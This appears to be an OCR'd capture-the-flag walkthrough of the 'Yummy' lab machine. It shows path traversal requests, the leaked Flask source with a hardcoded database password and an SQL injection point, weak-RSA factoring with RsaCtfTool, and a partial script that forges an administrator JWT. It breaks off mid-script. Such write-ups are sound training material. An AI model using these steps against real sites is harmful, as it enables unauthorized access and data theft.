
```
GET /export/../../../../../../../../../../../../../etc/caddy/Caddyfile HTTP/1.1
Host: yummy.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US
Referer: http://yummy.htb/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: X-AUTH-Token=
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImhhY2tlckB5dW1teS5odGIiLCJyb2xlIjoiY3VzdG9tZXJfOTZmNDViYjEiLCJpYXQiOjE3MjgzMDI2OTksImV4cCI6MTcyODMwNjI5OSwiandrIjp7Imt0eSI6IlJTQSIsIm4iOiIxMTY1MTk2MzM1MDg1NTQ5MDI4NjE4NDI3OTIwNDE2ODU0OTE4MTcxNTMxNjY0NDAzMjA1ODM4NjI5NTQ4MzA1MTY4MDM2OTYzNzY4ODg3MTQ2MjU5ODEzMjI3ODEzMzA2MDI4MjM3NzY5NzgyMjk1NTE1NjIyODQ1NzgyODU0MDY3NTQxNzI3MDM3ODA5NzgwNjU3Njk1MTg1OTUzNTI5NjU3Mzk3Mjc5MDY2ODM2MzA4NjMwNjgzNjE0OTI1MzcwOTkyOTg3NDE5MDM0NzEzNDQxOTc2MjEyOTkzMDc3NTAxMTA0ODkONzg5Nzg5NDc5ODYyNzUxMzUyNDk3NTQ5NTY0NTkwMDM5MTg5MjIzMTMzNzAxMzI5NTAxMzU0NjI2MTk1MjYwMTg3OTM2NjU2ODg5Mzc0MDEwOTEiLCJlIjo2NTUzN319.A9UAcpbBF54f8Vax82-g3ZcXSkwotkC4yx-i8LCZDNj7WVj1EAjMpE8GlQEXlN_KCu3YARsk7fZbk3Fr6hioayPvm3sByJOXR2kGAkJKKkzM2mVJpdvKtLe59fiRSeDCLwVKYvbAvT-zkX-gKhFAnnjB1xoEh3RNUsjNu9YwX7of7Ts; session=.eJyrVopPyOkszkgtVrKKrlZSKAFSSsWlycmpxcVKOkpBqcWpRWWJJZn5eQop-eV5OfmJKakpClAFaaU5OZVKsbU65GqMrQUAdoOurg.ZwPPGQ.s2yKLlV8XpONWNnsypsRjUloVwA
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Disposition: attachment; filename=Caddyfile
Content-Length: 178
Content-Type: application/octet-stream
Date: Mon, 07 Oct 2024 12:12:14 GMT
Etag: "1715978794.806761-178-4011070522"
Last-Modified: Fri, 17 May 2024 20:46:34 GMT
Server: Caddy

:80 {
    @ip {
        header_regexp Host ^(\d{1,3}\.){3}\d{1,3}$
    }
    redir @ip http://yummy.htb{uri}
    reverse_proxy 127.0.0.1:3000 {
    header_down -Server
    }
}
```

3) Checked 404 page




Response

Pretty Raw Hex Render


```
HTTP/1.1 404 Not Found
Content-Length: 207
Content-Type: text/html; charset=utf-8
Date: Mon, 07 Oct 2024 12:26:19 GMT
Server: Caddy

<!doctype html>
<html lang=en>
  <title>
    404 Not Found
  </title>
  <h1>
    Not Found
  </h1>
  <p>
    The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.
  </p>
```

This is default 404 of flask app so the server must be running flask application behind the caddy

4) Enumerated common files



5) Found a backup location



6) Got the source code

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ls
backupapp  backupapp.zip  result

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ curl --path-as-is -i -s -k -X $'GET' \
    -H $'Host: yummy.htb' -H $'Upgrade-Insecure-Requests: 1' -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' -H $'Accept-Language: en-US' -H $'Referer: http://yummy.htb/dashboard' -H $'Accept-Encoding: gzip, deflate, br' -H $'Connection: keep-alive' \
    -b $'X-AUTH-Token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImhhY2tlckB5dW1teS5odGIiLCJyb2xlIjoiY3VzdG9tZXJfOTZmNDViYjEiLCJpYXQiOjE3MjgzMDI2OTksImV4cCI6MTcyODMwNjI5OSwiandrIjp7Imt0eSI6IlJTQSIsIm4iOiIxMTY1MTk2MzM1MDg1NTQ5MDI4NjE4NDI3OTIwNDE2ODU0OTE4MTcxNTMxNjY0NDAzMjA1ODM4NjI5NTQ4MzA1MTY4MDM2OTYzNzY4ODg3MTQ2MjU5ODEzMjI3ODEzMzA2MDI4MjM3NzY5NzgyMjk1NTE1NjIyODQ1NzgyODU0MDY3NTQxNzI3MDM3ODA5NzgwNjU3Njk1MTg1OTUzNTI5NjU3Mzk3Mjc5MDY2ODM2MzA4NjMwNjgzNjE0OTI1MzcwOTkyOTg3NDE5MDM0NzEzNDQxOTc2MjEyOTkzMDc3NTAxMTA0ODk0Nzg5Nzg5NDc5ODYyNzUxMzUyNDk3NTQ5NTY0NTkwMDM5MTg5MjIzMTMzNzAxMzI5NTAxMzU0NjI2MTk1MjYwMTg3OTM2NjU2ODg5Mzc0MDEwOTEiLCJlIjo2NTUzN319.A9UAcpbBF54f8Vax82-g3ZcXSkwotkC4yx-i8LCZDNj7WVj1EAjMpE8GlQEX1N_KCu3YARsk7fZbk3Fr6hioayPvm3sByJOXR2kGAkJKKkzM2mVJpdvKtLe59fiR5eDCLwVKYvbAvT-zkX-gKhFAnnjB1xoEh3RNUsjNu9YwX7of7Ts; session=.eJyrVopPy0kszkgtVrKKrlZSKAFSSsWlycmpxcVKOkpBqcWpRWWJJZn5eQop-eV5OfmJKakpClAFaaU5OZVKsbU65GqMrQUAdoOurg.ZwPPGQ.s2yKLlV8XpONWNnsypsRjUloVwA' \
    $'http://yummy.htb/export/../../var/www/backupapp.zip' -O backupapp.zip
```

7) Checked the source code

```
┌──(vigneswar㉿VigneswarPC)-[~/temp/backupapp/opt/app]
└─$ ls
app.py  config  middleware  __pycache__  static  templates

┌──(vigneswar㉿VigneswarPC)-[~/temp/backupapp/opt/app]
└─$
```

```python
from flask import Flask, request, send_file, render_template, redirect,
url_for, flash, jsonify, make_response
import tempfile
import os
import shutil
from datetime import datetime, timedelta, timezone
from urllib.parse import quote
from ics import Calendar, Event
from middleware.verification import verify_token
from config import signature
import pymysql.cursors
from pymysql.constants import CLIENT
import jwt
import secrets
import hashlib

app = Flask(__name__, static_url_path='/static')
temp_dir = ''
app.secret_key = secrets.token_hex(32)

db_config = {
    'host': '127.0.0.1',
    'user': 'chef',
    'password': '3wDo7gSRZIwIHRxZ!',
    'database': 'yummy_db',
    'cursorclass': pymysql.cursors.DictCursor,
    'client_flag': CLIENT.MULTI_STATEMENTS

}

access_token = ''

@app.route('/login', methods=['GET','POST'])
def login():
    global access_token
    if request.method == 'GET':
        return render_template('login.html', message=None)
    elif request.method == 'POST':
        email = request.json.get('email')
        password = request.json.get('password')
        password2 = hashlib.sha256(password.encode()).hexdigest()
        if not email or not password:
            return jsonify(message="email or password is missing"), 400

        connection = pymysql.connect(**db_config)
        try:
            with connection.cursor() as cursor:
                sql = "SELECT * FROM users WHERE email=%s AND password=%s"
                cursor.execute(sql, (email, password2))
                user = cursor.fetchone()
                if user:
```

```
                    payload = {
                        'email': email,
                        'role': user['role_id'],
                        'iat': datetime.now(timezone.utc),
                        'exp': datetime.now(timezone.utc) +
timedelta(seconds=3600),
                        'jwk':{'kty':
'RSA',"n":str(signature.n),"e":signature.e}
                    }
                    access_token = jwt.encode(payload,
signature.key.export_key(), algorithm='RS256')

                    response =
make_response(jsonify(access_token=access_token), 200)
                    response.set_cookie('X-AUTH-Token', access_token)
                    return response
                else:
                    return jsonify(message="Invalid email or password"), 401
        finally:
            connection.close()

@app.route('/logout', methods=['GET'])
def logout():
    response = make_response(redirect('/login'))
    response.set_cookie('X-AUTH-Token', '')
    return response

@app.route('/register', methods=['GET', 'POST'])
def register():
        if request.method == 'GET':
            return render_template('register.html', message=None)
        elif request.method == 'POST':
            role_id = 'customer_' + secrets.token_hex(4)
            email = request.json.get('email')
            password =
hashlib.sha256(request.json.get('password').encode()).hexdigest()
            if not email or not password:
                return jsonify(error="email or password is missing"), 400
            connection = pymysql.connect(**db_config)
            try:
                with connection.cursor() as cursor:
                    sql = "SELECT * FROM users WHERE email=%s"
                    cursor.execute(sql, (email,))
                    existing_user = cursor.fetchone()
                    if existing_user:
                        return jsonify(error="Email already exists"), 400
                    else:
                        sql = "INSERT INTO users (email, password, role_id)
VALUES (%s, %s, %s)"
                        cursor.execute(sql, (email, password, role_id))
                        connection.commit()
                        return jsonify(message="User registered successfully"),
201
            finally:
                connection.close()


@app.route('/', methods=['GET', 'POST'])
def index():
    return render_template('index.html')

@app.route('/book', methods=['GET', 'POST'])
def export():
    if request.method == 'POST':
        try:
```

```
            name = request.form['name']
            date = request.form['date']
            time = request.form['time']
            email = request.form['email']
            num_people = request.form['people']
            message = request.form['message']

            connection = pymysql.connect(**db_config)
            try:
                with connection.cursor() as cursor:
                    sql = "INSERT INTO appointments (appointment_name,
appointment_email, appointment_date, appointment_time, appointment_people,
appointment_message, role_id) VALUES (%s, %s, %s, %s, %s, %s, %s)"
                    cursor.execute(sql, (name, email, date, time, num_people,
message, 'customer'))
                    connection.commit()
                    flash('Your booking request was sent. You can manage your
appointment further from your account. Thank you!', 'success')
            except Exception as e:
                print(e)
            return redirect('/#book-a-table')
        except ValueError:
            flash('Error processing your request. Please try again.', 'error')
    return render_template('index.html')


def generate_ics_file(name, date, time, email, num_people, message):
    global temp_dir
    temp_dir = tempfile.mkdtemp()
    current_date_time = datetime.now()
    formatted_date_time = current_date_time.strftime("%Y%m%d_%H%M%S")

    cal = Calendar()
    event = Event()

    event.name = name
    event.begin = datetime.strptime(date, "%Y-%m-%d")
    event.description = f"Email: {email}\nNumber of People: {num_people}
\nMessage: {message}"

    cal.events.add(event)

    temp_file_path = os.path.join(temp_dir, quote('Yummy_reservation_' +
formatted_date_time + '.ics'))
    with open(temp_file_path, 'w') as fp:
        fp.write(cal.serialize())

    return os.path.basename(temp_file_path)

@app.route('/export/<path:filename>')
def export_file(filename):
    validation = validate_login()
    if validation is None:
        return redirect(url_for('login'))
    filepath = os.path.join(temp_dir, filename)
    if os.path.exists(filepath):
        content = send_file(filepath, as_attachment=True)
        shutil.rmtree(temp_dir)
        return content
    else:
        shutil.rmtree(temp_dir)
        return "File not found", 404

def validate_login():
    try:
```

```
        (email, current_role), status_code = verify_token()
        if email and status_code == 200 and current_role == "administrator":
            return current_role
        elif email and status_code == 200:
            return email
        else:
            raise Exception("Invalid token")
    except Exception as e:
        return None


@app.route('/dashboard', methods=['GET', 'POST'])
def dashboard():
        validation = validate_login()
        if validation is None:
            return redirect(url_for('login'))
        elif validation == "administrator":
            return redirect(url_for('admindashboard'))

        connection = pymysql.connect(**db_config)
        try:
            with connection.cursor() as cursor:
                sql = "SELECT appointment_id, appointment_email,
appointment_date, appointment_time, appointment_people, appointment_message
FROM appointments WHERE appointment_email = %s"
                cursor.execute(sql, (validation,))
                connection.commit()
                appointments = cursor.fetchall()
                appointments_sorted = sorted(appointments, key=lambda x:
x['appointment_id'])

        finally:
            connection.close()

        return render_template('dashboard.html',
appointments=appointments_sorted)

@app.route('/delete/<appointID>')
def delete_file(appointID):
    validation = validate_login()
    if validation is None:
        return redirect(url_for('login'))
    elif validation == "administrator":
        connection = pymysql.connect(**db_config)
        try:
            with connection.cursor() as cursor:
                sql = "DELETE FROM appointments where appointment_id= %s;"
                cursor.execute(sql, (appointID,))
                connection.commit()

                sql = "SELECT * from appointments"
                cursor.execute(sql)
                connection.commit()
                appointments = cursor.fetchall()
        finally:
            connection.close()
            flash("Reservation deleted successfully","success")
            return redirect(url_for("admindashboard"))
    else:
        connection = pymysql.connect(**db_config)
        try:
            with connection.cursor() as cursor:
                sql = "DELETE FROM appointments WHERE appointment_id = %s AND
appointment_email = %s;"
                cursor.execute(sql, (appointID, validation))
```

```
                connection.commit()

                sql = "SELECT appointment_id, appointment_email,
appointment_date, appointment_time, appointment_people, appointment_message
FROM appointments WHERE appointment_email = %s"
                cursor.execute(sql, (validation,))
                connection.commit()
                appointments = cursor.fetchall()
        finally:
            connection.close()
            flash("Reservation deleted successfully","success")
            return redirect(url_for("dashboard"))
        flash("Something went wrong!","error")
        return redirect(url_for("dashboard"))

@app.route('/reminder/<appointID>')
def reminder_file(appointID):
    validation = validate_login()
    if validation is None:
        return redirect(url_for('login'))

    connection = pymysql.connect(**db_config)
    try:
        with connection.cursor() as cursor:
            sql = "SELECT appointment_id, appointment_name, appointment_email,
appointment_date, appointment_time, appointment_people, appointment_message
FROM appointments WHERE appointment_email = %s AND appointment_id = %s"
            result = cursor.execute(sql, (validation, appointID))
            if result != 0:
                connection.commit()
                appointments = cursor.fetchone()
                filename = generate_ics_file(appointments['appointment_name'],
appointments['appointment_date'], appointments['appointment_time'],
appointments['appointment_email'], appointments['appointment_people'],
appointments['appointment_message'])
                connection.close()
                flash("Reservation downloaded successfully","success")
                return redirect(url_for('export_file', filename=filename))
            else:
                flash("Something went wrong!","error")
    except:
        flash("Something went wrong!","error")

    return redirect(url_for("dashboard"))

@app.route('/admindashboard', methods=['GET', 'POST'])
def admindashboard():
        validation = validate_login()
        if validation != "administrator":
            return redirect(url_for('login'))

        try:
            connection = pymysql.connect(**db_config)
            with connection.cursor() as cursor:
                sql = "SELECT * from appointments"
                cursor.execute(sql)
                connection.commit()
                appointments = cursor.fetchall()

                search_query = request.args.get('s', '')

                # added option to order the reservations
                order_query = request.args.get('o', '')
```

```
                sql = f"SELECT * FROM appointments WHERE appointment_email LIKE
%s order by appointment_date {order_query}"
                cursor.execute(sql, ('%' + search_query + '%',))
                connection.commit()
                appointments = cursor.fetchall()
            connection.close()

            return render_template('admindashboard.html',
appointments=appointments)
        except Exception as e:
            flash(str(e), 'error')
            return render_template('admindashboard.html',
appointments=appointments)



if __name__ == '__main__':
    app.run(threaded=True, debug=False, host='0.0.0.0', port=3000)
```

config > signature.py

```python
#!/usr/bin/python3

from Crypto.PublicKey import RSA
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import serialization
import sympy


# Generate RSA key pair
q = sympy.randprime(2**19, 2**20)
n = sympy.randprime(2**1023, 2**1024) * q
e = 65537
p = n // q
phi_n = (p - 1) * (q - 1)
d = pow(e, -1, phi_n)
key_data = {'n': n, 'e': e, 'd': d, 'p': p, 'q': q}
key = RSA.construct((key_data['n'], key_data['e'], key_data['d'], key_data['p'], key_data['q']))
private_key_bytes = key.export_key()

private_key = serialization.load_pem_private_key(
    private_key_bytes,
    password=None,
    backend=default_backend()
)
public_key = private_key.public_key()

```

```python
def verify_token():
    token = None
    if "Cookie" in request.headers:
        try:
            token = request.headers["Cookie"].split(" ")[0].split("X-AUTH-Token=")[1].replace(";", '')
        except:
            return jsonify(message="Authentication Token is missing"), 401

    if not token:
        return jsonify(message="Authentication Token is missing"), 401

    try:
        data = jwt.decode(token, signature.public_key, algorithms=["RS256"])
        current_role = data.get("role")
        email = data.get("email")
        if current_role is None or ("customer" not in current_role and "administrator" not in current_role):
            return jsonify(message="Invalid Authentication token"), 401

        return (email, current_role), 200

    except jwt.ExpiredSignatureError:
        return jsonify(message="Token has expired"), 401
    except jwt.InvalidTokenError:
        return jsonify(message="Invalid token"), 401
    except Exception as e:
        return jsonify(error=str(e)), 500
```

8) The admin route has a sql injection but we need to bypass the rsa

"jwk": {
  "kty": "RSA",
  "n":
"116519633508554902861842792041685491817153166440320583862954830516803696376888714625981322781330602823776978229551562284578285406754172703780978065769518595352965739727906683630863068361492537099298741903471344197621299307750110489478978947986275135249754956459003918922313370132950135462619526018793665688937401091",
  "e": 65537

9) Cracked the rsa key

```
Private key details:
n: 116519633508554902861842792041685491817153166440320583862954830516803696376888714625981322781330602823776978229551562284578285406754172703780978065769518595352965739727906683630863068361492537099298741903471344197621299307750110489478978947986275135249754956459003918922313370132950135462619526018793665688937401091
e: 65537
d: 84179147697579003975017275017109438975718401322346652640392286262808439732611146394397070185029009924059142952312646585099076850158833936669234276824855633829022664701391615213541007792528036321011526879666306412511575217055422609568089746945620808651105564105620155468104712792102637134675243108551073053542493873
p: 13274491126792170493425140730519177760162179707500086453409241193523560971698622377132682986944271663540602073838343062664212580132423229268337421237374964011452387892503475693644819475864722928793357482016533264099782210593664006839936492318187219132297029231884388857949666841687653780156729490811802359492 1
q: 877771

┌──(RsaCtfTool)─(vigneswar㉿VigneswarPC)-[/opt/RsaCtfTool]
└─$ python3 RsaCtfTool.py -n 116519633508554902861842792041685491817153166440320583862954830516803696376888714625981322781330602823776978229551562284578285406754172703780978065769518595352965739727906683630863068361492537099298741903471344197621299307750110489478978947986275135249754956459003918922313370132950135462619526018793665688937401091 -e 65537  --private --dumpkey
```

10) Forged a administrator jwt


```python
#!/usr/bin/python3

from Crypto.PublicKey import RSA
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import serialization
import sympy
from datetime import datetime, timezone, timedelta
```

```
import jwt

# Generate RSA key pair
# q = sympy.randprime(2**19, 2**20)
# n = sympy.randprime(2**1023, 2**1024) * q
# e = 65537
# p = n // q
# phi_n = (p - 1) * (q - 1)
# d = pow(e, -1, phi_n)

n =
116519633508554902861842792041685491817153166440320583862954830516803696376888714625981322781330602823776978229551562284578285406754172703780978065769518595352965739727906683630863068361492537099298741903471344197621299307750110489478978947986275135249754956459003918922313370132950135462619526018793665688937401091
e = 65537
d =
841791476975790039750172750171094389757184013223466526403922862628084397326111463943970701850290099240591429523126465850990768501588339366692342768248556338290226647013916152135410077925280363210115268796663064125115752170554226095680897469456208086511055641056201554681047127921026371346752431085510730535424938 73
p =
132744911267921704934251407305191777601621797075000864534092411935235609716986223771326829869442716635406020738383430626642125801324232292683374212373749640114523878925034756936448194758647229287933574820165332640997822105936640068399364923181872191322970292318843888579496668416876537801567294908118023594921
q = 877771

key_data = {'n': n, 'e': e, 'd': d, 'p': p, 'q': q}
key = RSA.construct((key_data['n'], key_data['e'], key_data['d'],
key_data['p'], key_data['q']))
private_key_bytes = key.export_key()

private_key = serialization.load_pem_private_key(
    private_key_bytes,
    password=None,
    backend=default_backend()
)
public_key = private_key.public_key()

payload = {
  "email": "hacker@yummy.htb",
  "role": "administrator",
  "iat": 1728307987,
